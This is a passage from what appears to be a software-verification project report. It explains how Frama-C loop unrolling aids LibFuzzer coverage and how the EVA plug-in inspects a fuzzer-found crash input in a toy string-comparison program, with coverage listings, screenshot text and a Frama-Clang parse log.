PourCoverage: running 1 inputs
PourCoverage is executing ... otest3u/5f5e088fb34d3fd2450dd92e029f38015c0e83d7
Done:    otest3u/5f5e088fb34d3fd2450dd92e029f38015c0e83d7: (8 bytes)
/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/TEST/PourCoverageTest.c:
    1|        |#include <stdlib.h>
    2|        |#include <stdio.h>
    3|        |#include <assert.h>
    4|        |
    5|        |extern int LLVMFuzzerTestOneInput(const unsigned char *data, size_t size);
    6|        |__attribute__((weak)) extern int LLVMFuzzerInitialize(int *argc, char
***argv);
    7|        |
    8|       1|int main(int argc, char **argv) {
    9|       1|printf("PourCoverage: running %d inputs\n", argc - 1);
   10|       1|if (LLVMFuzzerInitialize) LLVMFuzzerInitialize(&argc, &argv);
   11|       2|for (int i = 1; i < argc; i++) {
   12|       1|fprintf(stderr, "PourCoverage is executing ... %s\n", argv[i]);
   13|       1|FILE *f = fopen(argv[i], "r");
   14|       1|//assert(f);
   15|       1|fseek(f, 0, SEEK_END);
   16|       1|size_t len = ftell(f);
   17|       1|fseek(f, 0, SEEK_SET);
   18|       1|unsigned char *buf = (unsigned char*)malloc(len);
   19|       1|size_t n_read = fread(buf, 1, len, f);
   20|       1|LLVMFuzzerTestOneInput(buf, len);
   21|       1|free(buf);
   22|       1|fprintf(stderr, "Done:    %s: (%zd bytes)\n", argv[i], n_read);
   23|       1|}
   24|       1|}

/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/TEST/compare3u.c:
    1|        |/* Generated by Frama-C */
    2|        |#include "errno.h"
    3|        |#include "stdarg.h"
    4|        |#include "stdio.h"
    5|        |#include "stdlib.h"
    6|        |#include "string.h"
    7|        |#include "strings.h"
    8|        |typedef unsigned char uint8_t;
    9|        |int my_strcmp(char const *p1, char const *p2)
   10|       1|{
   11|       1|  int __retres;
   12|       1|  unsigned char c1;
   13|       1|  unsigned char c2;
   14|       1|  unsigned char const *s1 = (unsigned char const *)p1;
   15|       1|  unsigned char const *s2 = (unsigned char const *)p2;
   16|       1|  {
   17|       1|    unsigned char const *tmp_unroll_54;
   18|       1|    unsigned char const *tmp_0_unroll_54;
   19|       1|    tmp_unroll_54 = s1;
   20|       1|    s1 ++;
   21|       1|    c1 = *tmp_unroll_54;
   22|       1|    tmp_0_unroll_54 = s2;
   23|       1|    s2 ++;
   24|       1|    c2 = *tmp_0_unroll_54;
   25|       1|    if ((int)c1 == '\000') {
   26|       0|      __retres = (int)c1 - (int)c2;
   27|       0|      goto return_label;
   28|       0|    }
   29|       1|  }
   30|       1|  if (! ((int)c1 == (int)c2)) goto unrolling_2_loop;
   31|       1|  unrolling_10_loop: ;
   32|       1|  {
   33|       1|    unsigned char const *tmp_unroll_47;
   34|       1|    unsigned char const *tmp_0_unroll_47;
   35|       1|    tmp_unroll_47 = s1;
   36|       1|    s1 ++;
   37|       1|    c1 = *tmp_unroll_47;
   38|       1|    tmp_0_unroll_47 = s2;
   39|       1|    s2 ++;
   40|       1|    c2 = *tmp_0_unroll_47;
   41|       1|    if ((int)c1 == '\000') {
   42|       0|      __retres = (int)c1 - (int)c2;
   43|       0|      goto return_label;
   44|       0|    }
   45|       1|  }
   46|       1|  if (! ((int)c1 == (int)c2)) goto unrolling_2_loop;
   47|       1|  unrolling_9_loop: ;
   48|       1|  {
   49|       1|    unsigned char const *tmp_unroll_40;
   50|       1|    unsigned char const *tmp_0_unroll_40;
   51|       1|    tmp_unroll_40 = s1;
   52|       1|    s1 ++;
   53|       1|    c1 = *tmp_unroll_40;
   54|       1|    tmp_0_unroll_40 = s2;
   55|       1|    s2 ++;
   56|       1|    c2 = *tmp_0_unroll_40;
   57|       1|    if ((int)c1 == '\000') {
   58|       0|      __retres = (int)c1 - (int)c2;
   59|       0|      goto return_label;
   60|       0|    }
   61|       1|  }

// .../...  other same loop bodies generated by loop unrolling process

  142|       0|  if (! ((int)c1 == (int)c2)) goto unrolling_2_loop;
  143|       0|  unrolling_3_loop: ;
  144|       0|  /*@ loop pragma UNROLL "done", 8; */
  145|       0|  while (1) {
  146|       0|    {
  147|       0|      unsigned char const *tmp;
  148|       0|      unsigned char const *tmp_0;
  149|       0|      tmp = s1;
  150|       0|      s1 ++;
  151|       0|      c1 = *tmp;
  152|       0|      tmp_0 = s2;
  153|       0|      s2 ++;
  154|       0|      c2 = *tmp_0;
  155|       0|      if ((int)c1 == '\000') {
  156|       0|        __retres = (int)c1 - (int)c2;
  157|       0|        goto return_label;
  158|       0|      }
  159|       0|    }
  160|       0|    if (! ((int)c1 == (int)c2)) break;
  161|       0|  }
  162|       1|  unrolling_2_loop: ;
  163|       1|  __retres = (int)c1 - (int)c2;
  164|       1|  return_label: return __retres;
  165|       1|}
  166|        |
  167|        |int test(char *a)
  168|       1|{
  169|       1|  int __retres;
  170|       1|  int tmp;
  171|       1|  tmp = my_strcmp((char const *)a,"VES");
  172|       1|  if (tmp) {
  173|       1|    __retres = 0;
  174|       1|    goto return_label;
  175|       1|  }
  176|       0|  else abort();
  177|       1|  return_label: return __retres;
  178|       1|}
  179|        |
  180|        |int LLVMFuzzerTestOneInput(uint8_t const *Data, size_t Size)
  181|       1|{
  182|       1|  int __retres;
  183|       1|  int r = test((char *)Data);
  184|       1|   __retres = 1;
  185|       1|   return __retres;
  186|       1|}
  187|        |
  188|        |
```

Typically, in the `my_strcmp()` function above (starting at line 9 in the `compare3u.c` file), only the first 3 statement blocks of the unrolled loop are covered, which is consistent with the test input (only the first 3 characters were of interest "`VES...`").

The reader can then check manually that the code not covered in this typical case could not be covered indeed.

> *To sum up, Frama-C Kernel can be used to transform the original code by unrolling loops, which leads to a better generation of interesting inputs. As the fuzzer always looks for new control flows to cover, then unrolling loops with Frama-C creates "new" control flows that the fuzzer will try to go through. Input data are then built iteratively and incrementally (typically exploiting the `fitness` function[28] capabilities used in evolutionary – genetic – algorithms).*

The number of loops to unroll can be defined by several means. Either arbitrarily asking Frama-C Kernel to unroll all loops a fixed number of times, or through other more sophisticated analyses generating automatically this estimated number of iterations by abstract interpretation: typically, EVA plug-in can be used to get an over-approximation of the number of loops which could be run during concrete executions, thus by investigating the iterator domain of values. In previous R&T projects on Frama-C, we developed at DA such strategy thanks to the Frama-C Kernel and EVA API which permitted to implement a script and annotate automatically the original code with complementary annotations and pragmas which could be in turn taken into account by Frama-C when unrolling loops.

4.5 Inspecting bugs with Frama-C

The purpose of this paragraph is to elaborate about the static analysis of bugs found by a fuzzer (e.g. LLVM/LibFuzzer), into the source code (when available), for the comprehension of what really occurred during any given erroneous fuzzing execution. In the following, this inspection is done by means of Frama-C EVA plug-in.

For the sake of clarity, we illustrate this point with the previous example about the comparison between two strings. Let's just assume that the dreaded event is to get the "*VESSEDIA*" string as input.

Once the "bug" is found by the fuzzer, the corresponding input is automatically stored in a separate file (whose filename prefix is "`crash-`" with LibFuzzer).

On the previous code in source file `compare3u.c`, we want to perform the injection of this dreaded input, so that we can inspect the source code further.

To inject the input from the file generated by LibFuzzer, any "bridging" script can be implemented to automatize the procedure. The easiest way we found so far to build this script is to make it write a `main()` function including the (allegedly) *error-prone* input.

For instance, in the case of `compare3u.c` code, the `main()` function is as simple as:

[28] https://www.tutorialspoint.com/genetic_algorithms/genetic_algorithms_fitness_function.htm


```
int main()
{
        test("VESSEDIA");
        return 1;
}
```

This `main()` function is concatenated to the original code in `compare3u.c`, into a new file named `compinject.c`. Of course, according to the context and code structure, the `main()` function might be a bit more complex to write or generate.

By now, the code can be analyzed with the EVA analyser:

```
frama-c-gui -eva compinject.c &
```

In the screenshot below, the main function has been analyzed with EVA, and shows that the test function does not terminate, as expected (meaning that the given input yields a non-termination of the program analysis):




```
int main(void)
{
  int __retres;
  test((char *)"VESSEDIA");
  __retres = 1;
  return __retres;
}
```

Steps 0, Depth 0, Timeout 10, Process 4

Figure 9: EVA analyser

We then navigate to this function named `test()` to investigate the statements involved into this non termination.


Frama-C
File Project Analyses Help
Name
Occurrence
Metrics
Impact
Slicing
Eva
Run
Information Messages (0) Console Properties Values Red Alarms WP Goals
Selection
Callstack

compinject.c
- main
- my_strcmp
- test

FRAMAC_SHARE/libc/__fc_alloc_axiomatic.h
FRAMAC_SHARE/libc/__fc_define_file.h
FRAMAC_SHARE/libc/__fc_define_fpos_t.h

WP
Model... Typed
Script... (None)
Provers... Alt-Ergo (native)
☐ RTE ☐ Split ☐ Trace
Steps 0
Depth 0
Timeout 10
Process 4


☐ Multiple selections ☐ Expand rows ☑ Consolidated value ☑ Per callstack

```
int test(char *a)
{
  int __retres;
  int tmp;
  tmp = my_strcmp((char const *)a,"VESSEDIA");
  if (tmp) {
    __retres = 0;
    goto return_label;
  }
  else {
    abort();
  }
  return_label: ;
  return __retres;
}
```

Figure 10: EVA analyser – `test()` function

In the screenshot above, the `abort()` function is considered as triggered, meaning that the `tmp` variable value is NULL/zero (this variable is returned by `my_strcmp` function call): it means that variable `a` contains the dreaded "`VESSEDIA`" string.

The `my_strcmp()` function, which is the unrolled version of `strcmp` implementation, as presented in the previous paragraph, is as follows:


Frama-C
File Project Analyses Help
Name
compinject.c
main
my_strcmp
test
FRAMAC_SHARE/libc/__fc_alloc_axiomatic.h
FRAMAC_SHARE/libc/__fc_define_file.h
FRAMAC_SHARE/libc/__fc_define_fpos_t.h
WP
Model... Typed
Script... (None)
Provers... Alt-Ergo (native)
RTE Split Trace
Steps 0
Depth 0
Timeout 10
Process 4
Occurrence
Metrics
Impact
Slicing
Eva
Run
Information Messages (0) Console Properties Values Red Alarms WP Goals
Multiple selections
Expand rows Consolidated value Per callstack
Selection
Callstack p1

```
int my_strcmp(char const *p1, char const *p2)
{
  int __retres;
  unsigned char c1;
  unsigned char c2;
  unsigned char const *s1 = (unsigned char const *)p1;
  unsigned char const *s2 = (unsigned char const *)p2;
  {
    unsigned char const *tmp_unroll_54;
    unsigned char const *tmp_0_unroll_54;
    tmp_unroll_54 = s1;
    s1 ++;
    c1 = *tmp_unroll_54;
    tmp_0_unroll_54 = s2;
    s2 ++;
    c2 = *tmp_0_unroll_54;
    if ((int)c1 == '\000') {
      __retres = (int)c1 - (int)c2;
      goto return_label;
    }
  }
```


Callstack	p1
test ← main	{{ "VESSEDIA" }}

Figure 11: EVA analyser - `my_strcmp()` function

In the screenshot above, function parameters `p1` and `p2` contain both the "`VESSEDIA`" string as shown in the "`Values`" panel in lower side of the Frama-C window.

The code of `my_strcmp()` function can be fully inspected to convince ourselves of the impact of the given dreaded input. In the present case, this is obvious, but the interest of this short demonstration addresses cases where bugs in the code could be much more subtle to analyse, and when accessing to domain of values for code variables helps drastically understanding the issue (for the expert user, varying `-slevel` EVA option might be also helpful).

The screenshot below presents the `while` loop which was automatically unrolled. At first glance, we can see that the "`if ! (c1==c2)`" statement is never executed, which confirms that the two strings are rigorously the same:



Frama-C
File Project Analyses Help
Name
compinject.c
main
my_strcmp
test
FRAMAC_SHARE/libc/__fc_alloc_axiomatic.h
FRAMAC_SHARE/libc/__fc_define_file.h
FRAMAC_SHARE/libc/__fc_define_fpos_t.h
WP
Model... Typed
Script... (None)
Provers... Alt-Ergo (native)
RTE Split Trace
Steps 0
Depth 0
Timeout 10
Process 4
Occurrence
Metrics
Impact
Slicing
Eva
Run
Information Messages (0) Console Properties Values Red Alarms WP Goals
Multiple selections Expand rows Consolidated value Per callstack
Selection

```
  /*@ loop pragma UNROLL "done", 8; */
  while (1) {
    {
      {
        unsigned char const *tmp;
        unsigned char const *tmp_0;
        tmp = s1;
        s1 ++;
        c1 = *tmp;
        tmp_0 = s2;
        s2 ++;
        c2 = *tmp_0;
        if ((int)c1 == '\000') {
          __retres = (int)c1 - (int)c2;
          goto return_label;
        }
      }
      if (! ((int)c1 == (int)c2)) {
        break;
      }
    }
```

```
Callstack        p2
test ← main  {{ "VESSEDIA" }}
```

Figure 12: EVA analyser - `while` loop

And indeed the value returned by the function is zero as expected (see the `test` variable in the lower side of the window panel below):


Frama-C
File Project Analyses Help
Name
compinject.c
main
my_strcmp
test
FRAMAC_SHARE/libc/__fc_alloc_axiomatic.h
FRAMAC_SHARE/libc/__fc_define_file.h
FRAMAC_SHARE/libc/__fc_define_fpos_t.h
WP
Occurrence
Metrics
Impact
Slicing
Eva
Run
Information Messages (0) Console Properties Values Red Alarms WP Goals
Selection

Model...	Typed
Script...	(None)
Provers...	Alt-Ergo (native)
Steps	0
Depth	0
Timeout	10
Process	4

☐ RTE ☐ Split ☐ Trace

☐ Multiple selections ☐ Expand rows ☑ Consolidated value ☑ Per callstack

```
        c1 = *tmp;
        tmp_0 = s2;
        s2 ++;
        c2 = *tmp_0;
        if ((int)c1 == '\000') {
          __retres = (int)c1 - (int)c2;
          goto return_label;
        }
      }
      if (! ((int)c1 == (int)c2)) {
        break;
      }
    }
  }
  unrolling_2_loop: ;
  __retres = (int)c1 - (int)c2;
  return_label: ;
  return __retres;
}
```

Callstack	__retres
test ← main	{0}

Figure 13: EVA analyser - `test` *variable*

This brief and simple example shows that it is possible to use Frama-C EVA in order to investigate and inspect the code statements and variables when traversed by a tainted/erroneous input obtained by fuzzing. This means was of course duly used during our Use Case realization, thus often avoiding complex GDB debugger investigations at runtime on fuzzer-generated scenarios.

Once again, the integration of the file generated by the fuzzing tool (and containing the dreaded input) into the source code is quite straightforward in our example simple code. This may require more effort on “*real life*” cases.

> *In some cases, it can be useful to use the* `-eva-interpreter-mode` *proposed by EVA plug-in to propagate a single value (and not an interval of potential values) to expose some buggy behaviours in the code. But this is limited to code without calls to library functions (see EVA documentation for more details).*

4.6 Frama-Clang explorations

Thanks to the developments realized by CEA in the context of VESSEDIA, we are also able to initiate some analyses on C++ source code using Frama-Clang (presented in CEA WP2 deliverables).

Typically, CEA partner improved Frama-Clang tool capabilities in order to parse most of the Arash Partow's `tcpproxy_server` C++ open source code[29] (this code shares some common features with our *targeted* code, in particular the references to Boost libraries, Standard Template Library (STL), …).

These references were difficult to parse by Frama-Clang: even if most of the code can be now analysed by the Kernel of Frama-C, there are still some C++ constructs not taken into account in the current Frama-Clang version, like *atomic attribute* not handled yet:

```
[...]

inline
CLII.cpp:102847:11: note: previous definition is here
namespace __cxx11 {
          ^
Unsupported atomic builtin:AtomicExpr 0x55c4c200d428 <CLII.cpp:27390:5, col:38>
'boost::int_least32_t':'int'
|-ImplicitCastExpr 0x55c4c200d410 <col:29> 'atomic_int_least32_t *' <LValueToRValue>
| `-DeclRefExpr 0x55c4c200d350 <col:29> 'atomic_int_least32_t *' lvalue ParmVar
0x55c4c200d098 'pw' 'atomic_int_least32_t *'
|-IntegerLiteral 0x55c4c200d398 <col:36> 'int' 0
`-IntegerLiteral 0x55c4c200d378 <col:33> 'int' 1

Aborting
[kernel] User Error: Failed to parse C++ file. See Clang messages for more information
[kernel] User Error: stopping on file "CLII.cpp" that has errors.
[kernel] Frama-C aborted: invalid user input.
```

